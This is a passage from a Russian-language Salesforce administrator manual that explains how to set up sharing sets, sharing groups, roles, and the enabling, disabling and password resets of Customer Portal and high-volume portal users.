9. Выберите уровень доступа «Только для чтения» или «Для чтения и записи». (Если единому параметру общего доступа к объекту задано значение «Общедоступный: только для чтения», то отображается только уровень доступа «Для чтения и записи».)

**10. Нажмите кнопки «Обновить» и «Сохранить».**

Выбранные параметры применяются ко всем клиентским порталам или сайтам организации.


СМ. ТАКЖЕ:

[Общие сведения о пользователях массового портала](#)

[Общие сведения о наборе для общего доступа](#)

## Предоставление пользователям массового портала или сообщества доступа к записям пользователей

Чтобы предоставить пользователям доступ к другим пользователям, воспользуйтесь наборами для общего доступа.

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Чтобы предоставить пользователям массового портала доступ к внутренним или другим пользователям того же портала, а также разрешить просмотр и редактирование записей целевых пользователей, рекомендуем создать набор для общего доступа.

Кроме того, выпуск Spring'14 позволяет предоставлять доступ к пользователям на других порталах посредством непрямого поиска организации или контакта.

Чтобы предоставить доступ к выбранным пользователям того же портала при отсутствии флажка «Доступность пользователя портала» на странице «Параметры общего доступа», рекомендуем создать набор для общего доступа.

Чтобы создать набор для общего доступа, позволяющий предоставлять доступ к другим пользователям, выполните указанные ниже действия.

1. Введите строку «*Параметры клиентского портала*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры клиентского портала**».
2. Чтобы создать набор, нажмите кнопку «**Создать**» в связанном списке «Параметры общего доступа для пользователей массового портала». Чтобы изменить текущий набор, щелкните ссылку «**Правка**» напротив нужного набора.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления пользователям массового портала доступа к записям:


- «Настройка приложения»

3. Заполните поля **«Метка»** и **«Имя набора для общего доступа»** на странице «Редактирование набора для общего доступа». **«Метка»** — это метка набора для общего доступа, отображаемая в пользовательском интерфейсе. **«Имя набора для общего доступа»** — это уникальное имя, используемое интерфейсом API.
4. Выберите профили нужных пользователей.
5. Выберите объект «Пользователь».

Целевыми пользователями могут быть другие пользователи массового портала или сообщества, либо внутренние пользователи.


6. Чтобы настроить доступ для выбранных профилей, щелкните ссылку **«Настроить»** или **«Правка»** напротив объекта «Пользователь» в разделе «Настроить доступ». Чтобы удалить параметры доступа к объекту, щелкните ссылку **«Удал.»**.
7. Предоставьте доступ на основе поиска организации или контакта.
  - Чтобы определить организацию или контакт, связанный с пользователем, посредством прямого или непрямого поиска, выберите нужное значение в раскрывающемся списке «Пользователь».
  - Чтобы определить организацию или контакт, связанный с целевым пользователем, посредством прямого или непрямого поиска, выберите нужное значение в раскрывающемся списке «Целевой пользователь».


Например, чтобы предоставить доступ к целевым пользователям, связанным с другой организацией, которая отображается в организации пользователя, выберите поля *Account . Parent* и *Account* соответственно.

 **Прим.:** Оба выбранных поля должны указывать на организацию или контакт. Например, поля *Account . Parent* и *Contact . Account* указывают на организацию.

8. Выберите уровень доступа **«Только для чтения»** или **«Для чтения и записи»**. (Если единому параметру общего доступа к объекту «Пользователь» задано значение «Общедоступный: только для чтения», то отображается только уровень доступа «Для чтения и записи».)
9. Нажмите кнопки **«Обновить»** и **«Сохранить»**.

Выбранные параметры применяются ко всем клиентским порталам или сайтам организации.

 **Пример:** Пример ниже предоставляет пользователям портала доступ к пользователям, контакты которых связаны с организациями, отображаемыми в записях менеджеров пользователей портала. Другими словами, поле организации в записи менеджера пользователя портала должно соответствовать полю организации, отображаемому в записи



контакта целевого пользователя.

1. Поиск менеджера для пользователя портала
2. Поиск организации для менеджера
3. Поиск организации для контакта

#### 4. Поиск контакта для целевого пользователя


Таким образом, чтобы предоставить доступ к целевым пользователям, выберите поля *Manager.Account* и *Contact.Account* в раскрывающихся списках «Пользователь» и «Целевой пользователь» соответственно.

СМ. ТАКЖЕ:

[Определение уровня доступа пользователей сообщества или портала](#)

[Общие сведения о наборе для общего доступа](#)

### Предоставление пользователям Salesforce общего доступа к записям, принадлежащим пользователям массового портала

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.


Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Пользователи массового портала — это пользователи портала с ограниченным доступом, предназначенного для организаций с большим количеством пользователей портала (от нескольких тысяч до нескольких миллионов). В отличие от пользователей других порталов, пользователи массового портала не имеют ролей, что позволяет избежать ошибок, связанных с вычислениями иерархии ролей. В отличие от пользователей Salesforce, пользователи массового портала отсутствуют в иерархии ролей, поэтому *группа общего доступа* позволяет выбирать пользователей Salesforce, которым должны быть доступны записи, принадлежащие пользователям массового портала. Каждый клиентский портал поддерживает собственную группу общего доступа.

Чтобы выбрать пользователей Salesforce, которым должны быть доступны записи, принадлежащие пользователям массового портала, выполните указанные ниже действия.

1. Введите строку «*Параметры клиентского портала*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры клиентского портала**».
2. Щелкните имя нужного клиентского портала.
3. Откройте вложенную вкладку «Параметры группы общего доступа».
4. Чтобы включить группу общего доступа, щелкните «**Активировать**».

Активация группы общего доступа может занять некоторое время. Уведомление о завершении будет отправлено пользователю по эл. почте.

 **Прим.:** Деактивация группы общего доступа инициирует удаление доступа *всех* пользователей Salesforce к записям, принадлежащим пользователям массового портала. Уведомление о завершении не будет отправлено пользователю по эл. почте.

5. Чтобы добавить пользователей Salesforce в группу общего доступа, щелкните «**Правка**».

- a. Выберите нужный тип участника в раскрывающемся списке «Поиск».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления пользователям Salesforce общего доступа к записям, принадлежащим пользователям массового портала:


- «Настройка приложения»

- b. Чтобы найти нужного участника, введите ключевые слова в поле поиска и нажмите кнопку **«Найти»**.
- c. Чтобы добавить участников в группу, выберите нужных участников в столбце «Доступные участники» и нажмите кнопку **«Добавить»**.
- d. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Общие сведения о пользователях массового портала](#)

## Просмотр наборов для общего доступа пользователей массового портала

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Чтобы предоставить пользователям массового портала доступ к объектам на основе профилей, воспользуйтесь наборами для общего доступа. Чтобы просмотреть подробные сведения о наборе для общего доступа, выполните указанные ниже действия.

1. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
2. Щелкните имя нужного набора в связанном списке «Параметры общего доступа для пользователей массового портала».

Страница сведений о наборе для общего доступа содержит добавленные профили и уровни доступа, предоставленные к объектам. Ниже перечислены действия, доступные на данной странице.

- Чтобы изменить набор для общего доступа, нажмите кнопку **«Правка»**.
- Чтобы удалить набор для общего доступа, нажмите кнопку **«Удалить»**.
- Чтобы просмотреть сведения о добавленном профиле, щелкните имя нужного профиля.
- Чтобы изменить или удалить параметры доступа для объекта, щелкните ссылку **«Правка»** или **«Удал.»** напротив имени нужного объекта.

СМ. ТАКЖЕ:

[Общие сведения о пользователях массового портала](#)

[Предоставление пользователям массового портала доступа к записям](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления пользователям массового портала доступа к записям:

- «Настройка приложения»

## Доступ к клиентскому portalу

### Настройка доступа пользователей к клиентскому portalу


#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |   |
|--|---|
| Для настройки клиентского portalа:                                 | «Настройка приложения»                                  |
| Для управления пользователями клиентского portalа:                 | «Редактирование пользователей portalа самообслуживания» |
| Для создания, редактирования и удаления профилей:                  | «Управление профилями и наборами полномочий»            |
| Для настройки стандартного общего доступа и правил общего доступа: | «Управление общим доступом»                             |
| Для включения пользователей клиентского portalа:                   | «Редактирование пользователей portalа самообслуживания» |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

 **Прим.:** Начиная с выпуска Summer'13 клиентский portal недоступен для новых организаций. Текущие организации могут использовать клиентский portal в обычном режиме. При отсутствии клиентского portalа общий доступ к данным может быть предоставлен клиентам посредством сообществ.


Текущие организации, поддерживающие клиентские portalа, могут продолжить использование собственных клиентских portalов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Прежде чем предоставить пользователям доступ к клиентскому portalу Salesforce, настраиваемому впервые, выполните указанные ниже действия.

1. Настройте portal (см. раздел «[Настройка клиентского portalа](#)»).
2. Назначьте portalу профили клиентского portalа.
  - a. Выберите имя portalа на странице «Настройка клиентского portalа».
  - b. Щелкните **«Редактировать профили»** в разделе «Назначенные профили».
  - c. Установите флажок «Активно» напротив нужного профиля.


Пользователи portalа могут входить только на клиентские portalа, назначенные их профилям. При [создании нескольких portalов](#) рекомендуем назначить профили каждому соответствующему portalу.

3. Выберите значение «Личный» для единых стандартных параметров общего доступа к организациям, контактам, контрактам, активам и обращениям. Данное действие гарантирует, что пользователи portalа смогут просматривать и редактировать только данные, связанные с собственными организациями.

 **Совет:** Чтобы сохранить значение «Общедоступный» единого стандартного параметра для всех пользователей Salesforce, а также разрешить пользователям portalа просмотр и редактирование данных, связанных только с собственными организациями, рекомендуем создать правила общего доступа «Все внутренние пользователи», ссылающиеся сами на себя.

4. При необходимости настройте правила общего доступа для пользователей portalа (кроме пользователей массового portalа). Данное действие позволяет пользователям portalа и пользователям Salesforce обмениваться записями.



 **Прим.:** Если организация использует правила общего доступа, предоставляющие доступ к категории «Роли, внутренние подчиненные роли и подчиненные роли портала», рекомендуем обновить данные правила общего доступа посредством категории «Роли и внутренние подчиненные роли». Данное действие позволяет исключить случайный доступ пользователя портала к записям, принадлежащим пользователю Salesforce.

Категория набора данных «Роли и внутренние подчиненные роли» позволяет создавать правила общего доступа, содержащие всех пользователей выбранной роли и всех пользователей нижестоящих ролей, кроме ролей клиентского и партнерского порталов.

Категория «Роли, внутренние подчиненные роли и подчиненные роли портала», используемая правилами общего доступа, может быть преобразована в категорию «Роли и внутренние подчиненные роли» посредством мастера преобразования доступа пользователя портала. Более того, данный мастер позволяет преобразовывать общедоступные папки отчетов, панелей мониторинга или документов в папки, доступные всем пользователям, кроме пользователей портала.

5. Убедитесь, что пользователи портала не добавлены в очереди и не являются участниками общедоступных групп, добавленных в очереди. Пользователи портала, добавленные в очереди, могут просматривать записи несвязанных организаций.
6. При необходимости добавьте компонент «Приветствие» в макеты начальной страницы, назначенные пользователям портала.  
Компонент «Приветствие» поддерживает отображение индивидуальных приветственных сообщений при входе пользователей на портал, а также возможность изменения собственных имен, паролей, регионов, языков, часовых поясов и контактных данных. Дополнительную информацию см. в разделе [«Советы и рекомендации по настройке страниц клиентского портала»](#) на странице 2678.
7. При необходимости разрешите контактам самостоятельную регистрацию на портале. См. раздел [«Включение входа и параметров клиентского портала»](#) на странице 2655.

СМ. ТАКЖЕ:

[Общие сведения об управлении пользователями клиентского портала](#)



## Включение клиентского портала для контактов и организаций-лиц

Чтобы разрешить клиенту доступ к клиентскому portalу Salesforce, запись контакта или организации-лица данного клиента должна быть активирована в качестве пользователя клиентского портала.

1. На странице сведений о контакте или организации-лице щелкните ссылку **«Управление внешним пользователем»**, а затем выберите пункт **«Включить пользователя-клиента»**.
2. Проверьте общие сведения и региональные настройки. При необходимости введите любую нужную информацию. Поле «Имя пользователя» по умолчанию содержит адрес эл. почты клиента.
3. Выберите лицензию пользователя портала. Выбранная лицензия определяет наборы полномочий, профиль пользователя и параметры иерархии ролей, которые могут быть заданы для пользователя клиентского портала. См. раздел [«Лицензии пользователей клиентского портала»](#) на странице 2688.
4. Чтобы отправить клиенту сообщение эл. почты, содержащее его имя пользователя и пароль на клиентском портале, установите флажок «Создать пароль и немедленно уведомить пользователя».
 

Если организация Salesforce использует несколько клиентских порталов, то все клиентские порталы, назначенные профилю пользователя, могут быть доступны посредством одного имени пользователя и пароля. См. раздел [«Создание нескольких клиентских порталов»](#) на странице 2653.
5. Нажмите кнопку **«Сохранить»**.
6. Чтобы устранить неполадки или подтвердить конфигурацию портала, нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Войти на портал в качестве пользователя»**. Данное действие открывает новое окно обозревателя и выполняет автоматический вход от имени пользователя-партнера.

При необходимости модератор может [деактивировать других пользователей](#).

СМ. ТАКЖЕ:

- [Рекомендации по включению клиентского портала для контактов и управлению им](#)
- [Включение социальных организаций, контактов и интересов](#)
- [Рекомендации по изменению организаций для контактов, имеющих доступ к порталам](#)
- [Рекомендации по объединению контактов, связанных с пользователями портала](#)
- [Ограничения контактов](#)
- [Общие сведения об управлении пользователями клиентского портала](#)
- [Рекомендации по включению клиентского портала для контактов и управлению им](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения пользователей клиентского портала или выполнения входа в качестве пользователя портала:

- «Редактирование» для организаций, связанных с пользователем-клиентом
- И
- «Редактирование пользователей портала самообслуживания»

## Роли для организации клиентского портала

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Организациям клиентского портала может быть задано стандартное количество ролей. Таким образом, можно сократить количество неиспользуемых ролей для организаций клиентского портала. Для использования данной функции необходимо включить поддержку клиентского портала.

Например, если при включении организации клиентского портала было создано три роли, а требуется только одна роль для новых организаций, то количество ролей может быть сокращено до одной. Организациям клиентского портала может быть задано не более трех ролей. По умолчанию организациям клиентского портала предоставляется три роли.

Чтобы определить количество ролей для одной организации клиентского портала, выполните указанные ниже действия.

1. Введите строку «*Параметры клиентского портала*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры клиентского портала**».
2. Щелкните ссылку «Задать количество ролей для организации портала».
3. Нажмите кнопку «**Правка**».
4. Выберите нужное количество ролей в раскрывающемся списке «Количество ролей».
5. Нажмите кнопку «**Сохранить**».

Данный параметр не меняет количество ролей для текущих организаций портала.

СМ. ТАКЖЕ:

[Включение клиентского портала для контактов и организаций-лиц](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения количества ролей на одну организацию портала:

- «Настройка приложения»

## Отключение и деактивация пользователей портала

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Доступ к клиентскому или партнерскому portalу Salesforce может быть удален двумя способами. В отличие от *деактивации*, *отключение* пользователя портала не может быть отменено.


### Отключение пользователя портала

Ниже перечислены действия, выполняемые при отключении пользователя портала.

- Отмена доступа пользователя к portalу
- Удаление пользователя из всех связанных групп, рабочих групп и правил общего доступа
- Необратимое удаление связи между пользователем портала и контактом


При повторном включении доступа контакта к portalу создается пользователь, который не связан с предыдущей записью пользователя портала.

- Поле «Роль» записи пользователя портала удаляется.
- Роль пользователя-партнера устаревает. В результате:
  - Данные пользователя больше не сводятся для роли ответственного за организацию-партнера
  - Возможности, принадлежащие данному пользователю, удаляются из иерархии прогнозов организации

 **Прим.:** Прежде чем отключить пользователя-партнера, рекомендуем передать возможности, принадлежащие этому пользователю, другому активному пользователю.

Рекомендуем отключить пользователя портала, если:

- Контакт включен в качестве пользователя портала случайно
- Пользователь портала связан с повторяющимся контактом
- Доступ контакта к portalу должен быть заблокирован

 **Прим.:** Система Salesforce сохраняет записи пользователей, включая записи пользователей портала. Отключенный пользователь портала не может быть включен повторно. Чтобы просмотреть и обновить запись для отключенного пользователя, введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».

### Деактивация пользователя портала

Деактивированный пользователь теряет доступ к portalу и может быть удален из любых рабочих групп со своим участием (например, [группы, работающие с обращениями](#), и группы, работающие с организациями). Запись

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Клиентский портал доступен в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Партнерский портал доступен в версиях:  
**Enterprise Edition, Performance Edition** и **Unlimited Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отключения или деактивации пользователей клиентского портала:

- «Редактирование» для организаций, связанных с пользователем клиентского портала

И

«Редактирование пользователей портала самообслуживания»


Для отключения или деактивации пользователей партнерского портала:

- «Редактирование» для организаций, связанных с пользователем партнерского портала

И

«Управление внешними пользователями»

деактивированного пользователя портала *сохраняет* свою связь с контактом. При необходимости пользователь портала может быть активирован повторно.

 **Прим.:** Делегированный администратор внешних пользователей, деактивирующий пользователя портала, не может удалить пользователя портала из рабочих групп с его участием.

Чтобы повторно активировать пользователя портала в будущем, рекомендуем воспользоваться деактивацией.

По умолчанию повторная активация деактивированного пользователя, являющегося участником группы, работающей с организациями, и имеющего доступ «Для чтения и записи» («**Доступ к организации**», «**Доступ к контакту**», «**Доступ к возможности**» и «**Доступ к обращению**»), предоставляет доступ «Только для чтения».

### Отключение пользователя портала

Чтобы отключить пользователя портала, выполните указанные ниже действия.

1. Нажмите кнопку «**Управление внешним пользователем**» на странице сведений о контакте и выберите пункт «**Отключить пользователя-клиента**» или «**Отключить пользователя-партнера**». Нажмите кнопку «**Управление внешней организацией**» на странице сведений об организации-лице и выберите пункт «**Выключить организацию-клиента**».

Организации-лица недоступны на партнерском портале.

2. Нажмите кнопку «**ОК**».

### Деактивация пользователя портала

Чтобы деактивировать пользователя портала, выполните указанные ниже действия.


1. Для клиентского портала: нажмите кнопку «**Управление внешним пользователем**» и выберите пункт «**Просмотр пользователя-клиента**» на странице сведений о контакте или организации-лице. Для партнерского портала: нажмите кнопку «**Управление внешним пользователем**» и выберите пункт «**Просмотр пользователя-партнера**» на странице сведений о контакте.

Организации-лица недоступны на партнерском портале.

2. Нажмите кнопку «**Правка**» и снимите флажок «Активно».

Чтобы повторно активировать пользователя портала, установите флажок «Активно».

3. Нажмите кнопку «**Сохранить**».

 **Прим.:** Пакетная деактивация пользователей портала недоступна.

### Советы по отключению и деактивации пользователей портала

Ниже перечислены рекомендации по отключению и деактивации пользователей портала (в отличие от *деактивации*, *отключение* не может быть отменено).

- Активный пользователь портала не может быть удален; разрешается только отключить или деактивировать его доступ к portalу.
- В таблице ниже представлены условия удаления контактов, связанных с пользователями портала.

| Статус пользователя портала, связанного с контактом | Можно ли удалить контакт?  |
|---|--|
| Активный пользователь портала                       | Нет. В противном случае контакт недоступен при повторной активации пользователя портала. |
| Неактивный пользователь портала                     | Нет. В противном случае контакт недоступен при повторной активации пользователя портала. |
| Отключенный пользователь портала                    | Да. Удаленные контакты перемещаются в корзину.   |

- Чтобы удалить контакт портала, рекомендуем сначала отключить пользователя портала, а затем удалить контакт.
- Отключение или деактивация пользователя портала не инициирует обновление связанных обращений. Например, отключенный пользователь портала, который несет ответственность за обращение, остается ответственным за это обращение до тех пор, пока оно не будет назначено новому ответственному.
- Прежде чем отключить пользователя-партнера, рекомендуем передать возможности, принадлежащие этому пользователю, другому активному пользователю. Данное действие обусловлено тем, что отключение пользователя-партнера инициирует удаление любых принадлежащих ему возможностей из иерархии прогнозов организации (роль пользователя-партнера устаревает).
- Отключение пользователя портала может занять до 10 секунд. В течение данного времени пользователь все еще может выполнять действия на портале.
- При необходимости кнопки **«Отключить пользователя-клиента»** и **«Отключить пользователя-партнера»** могут быть удалены из макетов страниц контактов. Данное действие предотвращает отключение пользователей портала пользователями с полномочием «Редактирование пользователей портала самообслуживания» или «Управление внешними пользователями».
- Отключенный или деактивированный пользователь портала не учитывается доступными лицензиями, предоставленными организации. Тем не менее, отключение или деактивация пользователя портала не инициирует сокращение количества оплачиваемых лицензий. Чтобы уменьшить сумму счета, рекомендуем сократить количество лицензий.
- Чтобы отключить *всех* пользователей портала, связанных с организацией, а также удалить все роли и группы портала без возможности восстановления, выполните указанные ниже действия.
  - Нажмите кнопку **«Управление внешней организацией»** на странице сведений об организации партнерского портала и выберите пункт **«Выключить организацию-партнера»**.
  - Нажмите кнопку **«Управление внешней организацией»** на странице сведений об организации клиентского портала или организации-лице клиентского портала и выберите пункт **«Выключить организацию-клиента»**.

При необходимости кнопки **«Выключить организацию-клиента»** и **«Выключить организацию-партнера»** могут быть удалены из макетов страниц организаций. Данное действие предотвращает отключение организаций портала пользователями с полномочием «Редактирование пользователей портала самообслуживания» или «Управление внешними пользователями».
- Отключение пользователя или организации портала регистрируется контрольным журналом настройки.
- Роли отключенных пользователей портала, связанных с организациями-лицами, не удаляются. Тем не менее, чтобы удалить роли портала вручную, выполните указанные ниже действия.
  1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
  2. Выберите имя отключенного пользователя портала.

3. Нажмите кнопку **«Правка»**.
4. Выберите значение «Нет» в раскрывающемся списке «Роль».
5. Нажмите кнопку **«Сохранить»**.


СМ. ТАКЖЕ:

[Включение клиентского портала для контактов и организаций-лиц](#)

## Выключение организаций-клиентов

Выключение организации-клиента инициирует выключение связанных внешних пользователей. Рекомендуем выключать организацию-клиента только при случайном включении организации.

Организации-клиенты не могут быть удалены, но могут быть выключены. Выключение организации инициирует необратимое выключение не более 100 связанных внешних пользователей и их удаление из всех связанных сообществ, групп, рабочих групп, наборов полномочий и правил общего доступа. Данное количество охватывает активных и неактивных внешних пользователей. Кроме того, роли и группы, связанные с организацией, удаляются без возможности восстановления.

 **Прим.:** Организация, связанная как минимум с 100 активными или неактивными внешними пользователями, не может быть выключена. Прежде чем выключить организацию, рекомендуем выключить пользователей.

1. Откройте страницу сведений о нужной организации.
2. Нажмите кнопку **«Управление внешней организацией»** и выберите пункт **«Выключить организацию-клиента»**.
3. Нажмите кнопку **«ОК»**.

После выключения организации отдельные контакты могут быть повторно включены в качестве пользователей клиентского портала. Повторное включение контакта для клиентского портала инициирует создание записи пользователя клиентского портала и роли, которые не связываются с предыдущей записью пользователя клиентского портала и ролью. Удаленные роли и группы не могут быть восстановлены.

## Редактирование сведений о пользователе клиентского портала

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |   |
|--|---|
| Для управления пользователями клиентского портала:       | «Редактирование пользователей портала самообслуживания» |
| Для управления профилями и наборами полномочий:          | «Управление профилями и наборами полномочий»            |
| Для создания, редактирования и удаления макетов страниц: | «Настройка приложения»                                  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра организаций:

- «Чтение» для организаций

Для создания или выключения организаций:

- «Создание» для организаций

Для включения организации-клиента:


- «Управление внешними пользователями»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

|   |   |
|---|---|
| Для настройки параметров безопасности поля: | «Управление профилями и наборами полномочий»<br>И<br>«Настройка приложения» |
| Для настройки правил общего доступа:        | «Управление общим доступом»   |

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Сведения о пользователе клиентского портала Salesforce могут быть изменены для контактов, связанных с доступными организациями. Чтобы изменить сведения о пользователе клиентского портала, выполните указанные ниже действия.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного пользователя.
3. Внесите необходимые изменения и нажмите кнопку **«Сохранить»**.

#### Советы по редактированию сведений о пользователе клиентского портала

Ниже перечислены рекомендации по редактированию сведений о пользователе клиентского портала.


- Чтобы просмотреть только пользователей клиентского портала путем фильтрации по типам лицензий «Менеджер клиентского портала» и «Пользователь клиентского портала», создайте настраиваемое списковое представление. Например, введите критерий «"Тип лицензии" равно "Пользователь клиентского портала", "Менеджер клиентского портала"».
- При создании пароля новый пароль автоматически отправляется на адрес эл. почты пользователя, а проверка почты не выполняется.
- При изменении адреса эл. почты пользователя электронное подтверждение не применяется.
- Компонент «Приветствие клиентского портала» может быть добавлен в макеты начальной страницы, назначенные пользователям клиентского портала, чтобы разрешить отображение индивидуальных приветственных сообщений при входе пользователей на портал, а также предоставить возможность изменения собственных имен, паролей, регионов, языков, часовых поясов и контактных данных. Изменение сведений о пользователях портала инициирует обновление соответствующих записей пользователей, но не поддерживает автоматическое обновление записей контактов.

СМ. ТАКЖЕ:

[Общие сведения об управлении пользователями клиентского портала](#)

[Отключение и деактивация пользователей портала](#)

## Восстановление паролей пользователей клиентского портала


 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Ссылка **«Забыли пароль?»**, доступная на странице входа, позволяет восстановить пароль пользователя на клиентском портале Salesforce.

Чтобы восстановить пароль пользователя на клиентском портале, выполните указанные ниже действия.

1. Введите строку **«Пользователи»** в поле **«Быстрый поиск»** в меню **«Настройка»** и выберите пункт **«Пользователи»**.
2. Установите флажок напротив имени нужного пользователя. Чтобы изменить пароли для всех отображаемых пользователей, установите флажок в заголовке соответствующего столбца.
3. Нажмите кнопку **«Сбросить пароль»**. Пользователь получит электронное сообщение, содержащее ссылку и инструкции для сброса пароля.

 **Совет:** Компонент **«Приветствие клиентского портала»** может быть добавлен в макеты начальной страницы, назначенные пользователям клиентского портала. Приветственное сообщение, отображающееся каждому пользователю при входе на клиентский портал, содержит имя соответствующего пользователя. При необходимости пользователи могут изменить имя, пароль, регион, язык, часовой пояс и контактные данные, используемые на портале. Изменение сведений о пользователях портала инициирует обновление соответствующих записей пользователей, но не поддерживает автоматическое обновление записей контактов.

СМ. ТАКЖЕ:

[Общие сведения об управлении пользователями клиентского портала](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для восстановления паролей пользователей клиентского портала:

- «Редактирование пользователей портала самообслуживания»




## Делегирование администрирования пользователей клиентского портала и суперпользователь портала

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

